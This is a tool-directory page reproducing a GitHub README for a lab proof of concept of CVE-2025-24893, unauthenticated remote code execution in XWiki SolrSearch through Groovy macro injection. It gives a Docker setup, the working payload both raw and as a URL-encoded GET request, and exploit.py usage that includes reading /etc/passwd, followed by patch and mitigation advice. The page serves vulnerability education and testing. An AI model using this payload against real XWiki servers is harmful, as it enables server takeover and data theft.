
Skip to content
KitploitKITPLOIT
ToolsExploitsBlog
Log in
Submit
ToolsExploitsBlog
Submit

Hacking, PenTest, and Cybersecurity Tools for Your Security Arsenal!

Kitploit is a directory of hacking, cybersecurity, and pentesting tools. Discover the latest project updates to find vulnerabilities, analyze systems, automate testing, and strengthen your security.

FeedsContactPrivacy© 2026 Kitploit

Tool Directory

Categories

View all categories
Loading categories
xwiki-cve-2025-24893 — Unauthenticated remote code execution exploit for XWiki SolrSearch (CVE-2025-24893) via Groovy injection in the text parameter, with Docker-based lab environment and PoC script. | Kitploit
Tools/GitHubGitHub/endusdksla/xwiki-cve-2025-24893
Vulnerability AnalysisCode AnalysisExploitationWeb Application ExploitationPenetration TestingLearning & Education
GitHubendusdksla/xwiki-cve-2025-24893

xwiki-cve-2025-24893

Unauthenticated remote code execution exploit for XWiki SolrSearch (CVE-2025-24893) via Groovy injection in the text parameter, with Docker-based lab environment and PoC script.

View Repository
494 months agoNot yet reviewed

Most Popular

View all →

Discover the most used tools by our community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 The ultimate OSINT toolkit: investigation graph, confidence scoring, alias families, map, timeline and reports. 49 modules, 400+ sites, no API keys required.

    985
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock One-Tap Execution App (CVE-2026-43499)

    571
  • 3

    looking-glass

    anonghosty/looking-glass

    CSIRT platform that ingests Shadowserver reports into MongoDB and replays them as interactive maps, analysis, findings, advisories and executive dashboards.

    354
  • 4

    redforge

    cybersecurity91/redforge

    Browser-side red team toolkit with 102 offline tools for recon, payload generation, credential attacks, crypto, encoding and engagement reporting.

    341
  • 5

    ARTEX

    baarai/artex

    LLM multi-agent autonomous penetration testing platform with planner/worker agents, asset and exploration graphs, MITM traffic recording, and vulnerability retesting.

    324
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    The system of action for AI-native cybersecurity—where intent becomes governed execution, evidence becomes operational memory, and every operation improves the next.

    309

Explore all tools

Browse our collection of tools

View all tools →
Share

XWiki SolrSearch Unauthenticated RCE (CVE-2025-24893)


Contributors

  • White Hat School 4th Cohort, Class 25 임두연(@endusdksla)

Summary

  • XWiki interprets wiki syntax and macros on the server side and renders them. The issue is that the Main.SolrSearch page is open to guests, yet it evaluates the user input text parameter as XWiki syntax without sufficient validation.
  • An attacker can inject the {{groovy}} macro into text to execute arbitrary Groovy code on the server, and can even invoke operating system commands via "command".execute(). This vulnerability can be exploited with a single GET request without any additional login or token.

Environment Setup

This directory sets up the vulnerable environment using the official XWiki standalone distribution 15.10.1 and Java 17 runtime.

ItemContent
CVECVE-2025-24893
ProductXWiki Platform
Vulnerable Versions>= 5.3-milestone-2, < 15.10.11 / >= 16.0.0-rc-1, < 16.4.1
Patched Versions15.10.11, 16.4.1
Vulnerability TypeEval Injection -> Unauthenticated RCE
Authentication RequiredUnnecessary
ImpactServer command execution possible

Vulnerable Conditions

  • The XWiki version must be prior to the patched versions.
  • The Main.SolrSearch endpoint must be accessible to guests.
  • The server must be able to evaluate the text parameter as XWiki syntax.
  • The groovy macro must be executable.

This environment uses XWiki 15.10.1, so it satisfies the above conditions.

Reproduction Steps

docker compose up -d --build

During initial startup, automatic installation proceeds, which may take a few minutes (approximately 6–7 minutes).

docker compose ps
docker inspect -f '{{json .State.Health}}' xwiki-web

When the output of the above command shows "Status":"healthy", the environment setup is complete and ready for exploitation.

pip install requests

Install the dependency before running exploit.py.

PoC Code

The core payload is as follows.

}}}{{async async=false}}{{groovy}}println("id".execute().text){{/groovy}}{{/async}}

The above payload is inserted into the text parameter and evaluated on the Main.SolrSearch page. As a result, println("id".execute().text) is executed on the server, and the command execution output is reflected in the RSS response body.

Refer to exploit.py for the full execution script.

python3 exploit.py

Running the above Python script reproduces the PoC. The default command is id.

python3 exploit.py -c "cat /etc/passwd"

To execute a different command, pass arguments as shown above.

Alternatively, you can send a request via URL (payload that outputs id):

http://localhost:1337/xwiki/bin/get/Main/SolrSearch?media=rss&text=%7D%7D%7D%7B%7Basync+async%3Dfalse%7D%7D%7B%7Bgroovy%7D%7Dprintln%28%22id%22.execute%28%29.text%29%7B%7B%2Fgroovy%7D%7D%7B%7B%2Fasync%7D%7D

Execution Results

poc_id Showing the response with id

poc_ls Checking files in the current directory

Countermeasures

  • Update XWiki to 15.10.11 or later, or 16.4.1 or later.
  • Review guest access policies for externally exposed XWiki instances.
  • Minimize unnecessary script/macro execution permissions.
  • Monitor suspicious requests and SolrSearch access logs.

References

  • NVD: https://nvd.nist.gov/vuln/detail/CVE-2025-24893
  • GitHub Advisory: https://github.com/advisories/GHSA-rr6p-3pfg-562j
Download Tool






